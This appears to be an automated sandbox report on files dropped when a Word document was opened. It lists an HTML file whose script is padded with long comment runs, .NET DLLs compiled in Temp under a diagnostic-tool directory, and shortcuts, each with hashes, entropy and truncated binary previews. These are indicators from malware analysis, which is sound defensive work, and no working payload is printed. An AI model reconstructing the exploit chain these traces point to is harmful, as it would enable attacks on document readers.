Preview:	<!doctype html>..<html lang="en">..<body>..<script>..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAA

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\side[1].htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	6774
Entropy (8bit):	0.7823015818904822

Encrypted:	false
SSDEEP:	6:qTFQzhqIAXMzSKWEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEM:qTWvzSsAxH8d2GZfgGw1sue4kVM1Gb
MD5:	EA3FE2CB4B8E3C7AFA0C773A28742AA8
SHA1:	FC00C991825CFE83AC01AD60D9BCE9E5DE2D061D
SHA-256:	8D68FC5C45CDFD449252B1E3E2EC8A1E35E00C83532628102E5F699A1190D101
SHA-512:	73E55B24AE1DE1794745B1C168ACDFDDF8F15BD7DB611867773CA94BB9A8688D46D3E781B1AAE274879E002043465B03A1736BA7FA5D563F9AA67C459F649710
Malicious:	false
Preview:	<!doctype html>..<html lang="en">..<body>..<script>..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//A AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAA

C:\Users\user\AppData\Local\Temp\RES3EF0.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.119813534919701
Encrypted:	false
SSDEEP:	24:HyC9AWPhehHLfhKpfII+ycuZhNxakSvPNnq9Wd:wWP0VKpg1ulxa3tq9m
MD5:	F6F5C9C01EC78540AFDA8349A1828A3F
SHA1:	8DD56F5EA46DA98BE1DDD605F47AA706A9B77D00
SHA-256:	BC38711C3B98CA9759449A11924660CC6BB1F5EECE9B5A6470AB1DFC1D9BBD59
SHA-512:	02ACDC09E4F192D5C5593A0DE85B55088B14A28E967BC6B9FF225DEF24F5E6EB815B6AB4949A84616D19905318624A79A82D000C1FB0EC18F1C5B2F53AF1948B
Malicious:	false
Preview:	L...o..b............debug$S........p..................@..B.rsrc$01........X.......T..........@..@.rsrc$02........P...^..............@..@........S....c:\Users\user\AppData\Local\Temp\qjydgt0v\CSCF686346A26FD430292162641BEBDEE9.TMP......................8................4.......C:\Users\user\AppData\Local\Temp\RES3EF0.tmp.-.<..................'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_390ebd66-1039-4677-8a3d-dc2b831785c8.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe...0......................H.......L..........H.........L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O............................?..........................D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..............S.t.r.i.n.g.F.i.l.e.I.n.f.o.........0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...q.j.y.d.g.t.0.v...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RES4ECF.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.112013191480076
Encrypted:	false
SSDEEP:	24:HWC9A+gNChH3fhKpfII+ycuZhNIakS0PNnq9Wd:0fNGX5Kpg1ulIa3Uq9m
MD5:	C6C8ACC3E48E47FD25D4594F6F1C7B3B
SHA1:	1708DCCFF2D5441C8579EDE3E2AF796DC519DEF7
SHA-256:	7EC6CD4221F96D59BFDAFFF51325DDD85BC64AF5652F8CF3F12202C7E427D67E
SHA-512:	79F7B5BBB94C5D7F7FED4F36A40FE8B2DFCC17053737D13D8DB8EC36A8A6E983B1856FDB4301A8131F252B8BF8BB1B8C313C027227D70968A24F81375B3618F4
Malicious:	false
Preview:	L...s..b............debug$S........p..................@..B.rsrc$01........X.......T..........@..@.rsrc$02........P...^..............@..@........T....c:\Users\user\AppData\Local\Temp\k20rbpet\CSCE7B22EE4778740AF867136D9AB1FA733.TMP...............#......O.............4.......C:\Users\user\AppData\Local\Temp\RES4ECF.tmp.-.<..................'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_390ebd66-1039-4677-8a3d-dc2b831785c8.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe...0......................H.......L..........H.........L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O............................?..........................D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..............S.t.r.i.n.g.F.i.l.e.I.n.f.o.........0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...k.2.0.r.b.p.e.t...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RES8F43.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364

Entropy (8bit):	4.131355300697428
Encrypted:	false
SSDEEP:	24:HmC9A+g04CwLhHd8hKpfII+ycuZhNo+akSTfPNnq9Wd:Ef04T9OKpg1ulVa3Jq9m
MD5:	97987C03270439C02A0BE8CE8A0325B2
SHA1:	D4B480E9B9FAB3616DF73B8EDFC6D6B2D9A0E1A7
SHA-256:	F1D81A7F76737666FC08E7685EAECD6ABD8100878DFC91A23326879A39BA0A5D
SHA-512:	A7903EF1C6C848DEBCE744177B2B874E550BBA57B4553A165A035553406A7FC2ABEFB8291976529F82ABA2B65EDEE549ECBDBAED80CF48073C71898AD7DA33 89
Malicious:	false
Preview:	L.....b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\gq51 tajz\CSC3BD1B1444E1C48ADB45F58F4D21E85A7.TMP.....;y.M.b.6...:.....4.....C:\Users\user\AppData\Local\Temp\RES8F43.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_390ebd66-1039-4677-8a3d-dc2b831785c8.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe..... .....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n .s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0..<.....I.n.t.e.r.n.a.l.N.a.m.e...g.q .5.1.t.a.j.z...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RESD768.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.107868802824791
Encrypted:	false
SSDEEP:	24:HBC9A+g5s4LhHGhKpfII+ycuZhNoqakSjbPNnq9Wd:tf5s8cKpg1ulpa3lq9m
MD5:	05EB144344662B8D4D3CB669E98081B2
SHA1:	596C3186AA3A997B9AFF4CCCD00415EF382BEB68
SHA-256:	2D2D4614A10321635FE91355F3D4AEB3EB1F240631F2949FA2BE155228757E22
SHA-512:	C93AA9F8BFF18125237442DBCF3A815CFA723F0707FAAF61E85B7B584D95756A6BB9456A13DA7EAF9DC45828FACACBD3D73D4B5D973BFF4C207A01BC35626C 45
Malicious:	false
Preview:	L.....b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\gicp sj5r\CSCDCDF82AFC84E4F03B728563353CFAD3C.TMP......./..}...1.....4.....C:\Users\user\AppData\Local\Temp\RESD768.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_390ebd66-1039-4677-8a3d-dc2b831785c8.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe..... .....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t. i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...g.i.c.p.s.j. 5.r...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\gicpsj5r\CSCDCDF82AFC84E4F03B728563353CFAD3C.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0940944362658276
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryGqak7YnqqjbPN5Dlq5J:+RI+ycuZhNoqakSjbPNnqX
MD5:	9885FF2FFEF87D08A9A831F903DB0990
SHA1:	7691FF8F9927AB567F95181923DB049BC7686E2C
SHA-256:	B471715C94EBDF52C233D663D80440CA13095C5954278F6E455D3FFC4186F9F9
SHA-512:	3FD52823B3227E8C1A5358F1902636537E948C0C28F3712E58179CA49F55341ECB701986E2E54FEF027B2A2F8FC5F8431A39816A1089B7471E103725DF76B24A
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...g.i.c.p.s.j.5.r...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...g.i.c.p.s.j.5.r...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0. ..

C:\Users\user\AppData\Local\Temp\gicpsj5r\gicpsj5r.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	9728
Entropy (8bit):	4.796980057327858
Encrypted:	false
SSDEEP:	96:yKqedmYoNKvUTCSH3gR8H8FgwSHwBOkwZYPaSJ365OxieMjQZaoRnIjbK:fElNK8TCSfHyPOkwZ+vKOKQZRnL

MD5:	71C4C3C7DB1582C1E77B1C875A77F045
SHA1:	3E7AB84C194CB0F24FD4BF8538FC1FB1C9DE1A2B
SHA-256:	269166E0643CBC7896FA8158AD0B51A321E6A7424F4BB03D3FA7A5B17FA647DB
SHA-512:	2CA691B69FDD4C14AA2FE60552FE8A8CE670CEA5C0B90084450FC213EC91BA089870636AC144E1C2862A5D3AE0FCFEEA61330DE963815C1CE13617B9687D9E99
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....^<... ...@..... .....<..K....@.....`..... ..... ..H.....text...d.... ..... ..`.rsrc.....@..... .....@..@.rel oc.....`.....$.....@..B.....@<.....H.....$..4.....0..%..... ....s.....r...p.(....,..o....*~....*....0..!..... ....s.....(....,..o....*~....*....0..... .....(....s.....o.....o....*....0..@..... ....s..... ....s.....(....s.....o....o....&..o....o....&.*.0.....,.. .+.....o.....+).o.....t....~....(....,..t.....(....&.o....-....u.....,...o.....o.....+*..o.. ....t....~....(....,...t.....(....&..o....-.....u.....,...o.....*

C:\Users\user\AppData\Local\Temp\gq51tajz\CSC3BD1B1444E1C48ADB45F58F4D21E85A7.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1218610198731622
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5grym+ak7YnqqTfPN5Dlq5J:+RI+ycuZhNo+akSTfPNnqX
MD5:	B5A6993B79AD4D9162DAA536F6B9923A
SHA1:	EB48164EDD4413F2806D797076EB8F121B1498EE
SHA-256:	729642A5EE2164F81A5A8EE2AF7C8636DE1D2B2338049822608BB40ABD47401A
SHA-512:	DC3434A1CDA4697FE14FF46A765F3282003B250AC2A1F3EEC45664DDBCAD263DB61110BA19B1C3ADB1412B47BFD769D84EC825DA68B11D318465D497ED166A41
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...g.q.5.1.t.a.j.z...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...g.q.5.1.t.a.j.z...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\gq51tajz\gq51tajz.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.1919681889545934
Encrypted:	false
SSDEEP:	48:6FqeWPVL1h1pUmxC0/nq6zaurJP0nAs/1ulVa3Jq:+uLT6mE8n9zbxHK
MD5:	268E19FB255401583850D7949F18E50A
SHA1:	B0DC14FB8DDD35AC3A6F045C1D5E90C4050B0D8A
SHA-256:	EFAE291492BEC5F546B49F264B6A6C8E3E1F8E6A921091523607889B843B10E2
SHA-512:	3B306D00B118C106A054CB8C46130D4AEA07AFE9A937A1ADBC77D9853F40F7F18084B1A0C677A99E4CF36279A2A80DC46A56AC88267B81FE6F5250692D317F8C
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....n%... ...@..... .....<..@.....%..W....@.....`..... ..... ..H.....text...t.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....P%.....H..... ..0.....0.."..... .o....(.....o....(.....o....*...0..M.....r...po.....,(....*.(.....,..o.....,..o....o.....o.....,..~....(.....,..(.....*..(....*...BSJB.....v4.0.30319.....l...|...#~.....#Strings.....#US.....#GUID.....t...#Blob.....G.....%3.....5.....O.<.....9./...m.Z.....

C:\Users\user\AppData\Local\Temp\k20rbpet\CSCE7B22EE4778740AF867136D9AB1FA733.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.088595870515663
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5grymak7Ynqq0PN5Dlq5J:+RI+ycuZhNIakS0PNnqX
MD5:	23CF9BD7AACC84A89FA54FA0DF16CFA4
SHA1:	84B6E6E2A515D5F56FC7947F4D4447A5EC042F6D
SHA-256:	0A819FCC061BB4462E42D9DCD8B346072FC49BB0EF4A7175CE054018568AF98D
SHA-512:	1D19E5823DF6C5918CC645EB54F0CACF7FE069E9652F28769D21D8C834E603B7802F5186898E718CE4C74DBFFEBF72B6A90D46483ECBDB575B9A311417F2749

Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...k.2.0.r.b.p.e.t...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...k.2.0.r.b.p.e.t...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\k20rbpet\k20rbpet.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.080067727179664
Encrypted:	false
SSDEEP:	48:63pqb927GslP/ZDRjyJU9dek1uIla3Uq:pc7GWsnWK
MD5:	C9460E2D23FAAEF2B3E0D22E4215934B
SHA1:	0563595DC815AC291A030FEAC2BD45A0D3277A16
SHA-256:	575390F486DC022BADE031B928E964D508E1DAB1B69114B7EECFB25CB4D93C3F
SHA-512:	24DE7C693FEA4FC4DB73ABF4A8DA028CF57821419DBBAA6BCBE5E93987C8308FC57571D352707147C91A2C65523EEE5296495CED0180320B1CCF8BA53E4E1069
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...r..b.....!.....%... ...@..... .....@.....$..K....@.....`..... ..... ..H.....text...4.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....%.....H..... ..4.....0..6..... ....s.....o....(....,..o....r...pr...po....*~....*F.r...pr...po....*..(....*BSJB.. .....v4.0.30319.....l.....#~.....#Strings.....#US.....#GUID.....t...#Blob.....W=.....%3.....2.+...N.B..... .....0.....W.....+.....Q.9..... \.....P .....j..... ..

C:\Users\user\AppData\Local\Temp\qjydgt0v\CSCF686346A26FD4302921626 41BEBDEE9.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.104522974266302
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gry0wak7YnqqF1PN5Dlq5J:+RI+ycuZhNxakSvPNnqX
MD5:	02A6B516A5AB1B38E5F7D1FAAB1DCC9D
SHA1:	B1E9654E4C5ADD655D6A11F65391216ADF32389B
SHA-256:	65522A94C7F09A27ECE7A518037796434EE0521E002DBF67F7659F050032ED60
SHA-512:	B0AA94C034A87671D41308E99650488E80CF22A294B76679A85805548343F8B8D09F802A8DFE5799352FCE548414C2050869BF6839EDC09B828D251D69C877A7
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...q.j.y.d.g.t.0.v...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...q.j.y.d.g.t.0.v...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\qjydgt0v\qjydgt0v.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	3.7861057183378435
Encrypted:	false
SSDEEP:	48:6LoPhmKraYZkH8KTibUyhkwjj0JgC+CFSlwYIc1ulxa3tq:FDaAkHHoPk8vCuojK
MD5:	79E0B7FCAC13579FF71115C5999C3422
SHA1:	B02CD5C22370CA5F02B5006BBA2961D1ADB9C598
SHA-256:	AA0DBB7F62FBCB647AE261488A2AD1F2B17ABA634B291612BD577973AF9A6721
SHA-512:	2ACFDC94ADE6C9F79CE2A48076F0AD1436F1F45C96527B9284DE82D1128B7D682A80A93D372AB755CB7008EC24132EE0AC18FEB5F6A92E65EA1ED85725700C62
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...n..b.....!.....>*... ...@..... .....@.....).S....@.....`..... ..... ..H.....text...D.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B..... *.....H..... "..(....*J.#(....r...p(....*..(....*2~.....(....*....0..... ....s..... ....s.....r;..p.....(.....s .....5....."....5.....3+E...../...(.-...2.3+1...:3...+)....3...+....+...+...+...+...,..+...+.....r;..p...o..... ...o.....+Y.....r=..p..o.....1.r=..p..o.....+(r...p..o.....(.....r...p(.... .....X.....i2.....(.....o.....o....-.r...p....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\5YMh6S8QVr.docx.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:31:46 2022, mtime=Thu Jun 16 19:36:28 2022, atime=Thu Jun 16 19:36:16 2022, length=24152, window=hide
Category:	dropped
Size (bytes):	1060
Entropy (8bit):	4.702903641501673
Encrypted:	false
SSDEEP:	12:8DiAjUlPuElPCH2KIwY88V8/8+WwxIfLQ3jEjAJ/qNDmOGQzND8q5kB5kT4t2Y+C:8DisIk7/5xaLuUAJaBGkD8ZE7aB6m
MD5:	63F836105893E65F83B265A4AA59515B
SHA1:	AEFAE57D5CD9A8D5A3141B39FD77DFB1B24DBE14
SHA-256:	5ED7CD1EEDF8F0F9CADF2237BBB5DBD362F6740879CE210DEDE264C1C5349CCE
SHA-512:	9F5489BF999B28369121996C858CB66182C7C384F9551FB2032A3833B214E4A09722D062C0D08718E43346C8614EF93E758D9CB36323F22A0D189FFD9DE0FBD6
Malicious:	**true**
Preview:	L.....F.... ...C....3....I.....d.....X^.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...T.....:.....q\..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....hT....user.<.....Ny..T.....S.....h.a.r.d.z.....~.1.....hT....Desktop.h.....Ny..T.....Y.....>.....+.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....l.2.X^...T.. .5YMH6S~1.DOC..P.....hT...T.....h.....ub..5.Y.M.h.6.S.8.Q.V.r...d.o.c.x.....U.....-.....T.....>.S.....C:\Users\user\Desktop\5YMh6S8QVr.docx..&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.5.Y.M.h.6.S.8.Q.V.r...d.o.c.x.....:.,.LB.)...As...`.....X.....980108.....!a..%.H.VZAj.....-..!a..%.H.VZAj.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	82
Entropy (8bit):	4.953494883311881
Encrypted:	false
SSDEEP:	3:bDuMJlg6kSmxWYQT6kSv:bCb7sT7c
MD5:	DA3ED43A5C89CAEBF34DA83812CEC9E8
SHA1:	A1194C1E7E6FBD309B71BB273DC7E96C1AF6E90D
SHA-256:	B9E599F11CB4462052ADB0F4DBE4B14C55D854DDEE3CF09E0169F93F0E4DA06E
SHA-512:	E65DF4832606F2F198AC12FEA0359FAAC0BE30A1F47C60E75EDE2A4CE96918401061E23DD7F661B6ABB4C449D736432EAF82786B4441BBD81AB91DD6D6F9D5FF
Malicious:	false
Preview:	[folders]..Templates.LNK=0..5YMh6S8QVr.docx.LNK=0..[misc]..5YMh6S8QVr.docx.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.6386053729376298
Encrypted:	false
SSDEEP:	3:Rl/ZdcTlL/XlqK/jwWt/XtlCnJn:RtZ0Okht+
MD5:	BF7A7581C42A52532D0DC5B67275684F
SHA1:	AF0766174B91ED77ACE6BCAAD85548A9A73AE92C
SHA-256:	C11B0BF1BF468A14DCF9BF6597CC03D55D3FCE8EBB6807C9951822A1941ECF2E
SHA-512:	B8809DDE44521ED228D842336838D10CCB6622F23EA3EF973A8A5C3E730B9116EC5C9B34947EBD74E7EA50E20ACB007EC50735DD51AEB3BBF70556B6976AA009
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....F'..6.....T.....6C.....F...7.....F...8...^Il@.HIT.HI

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0809.lex	
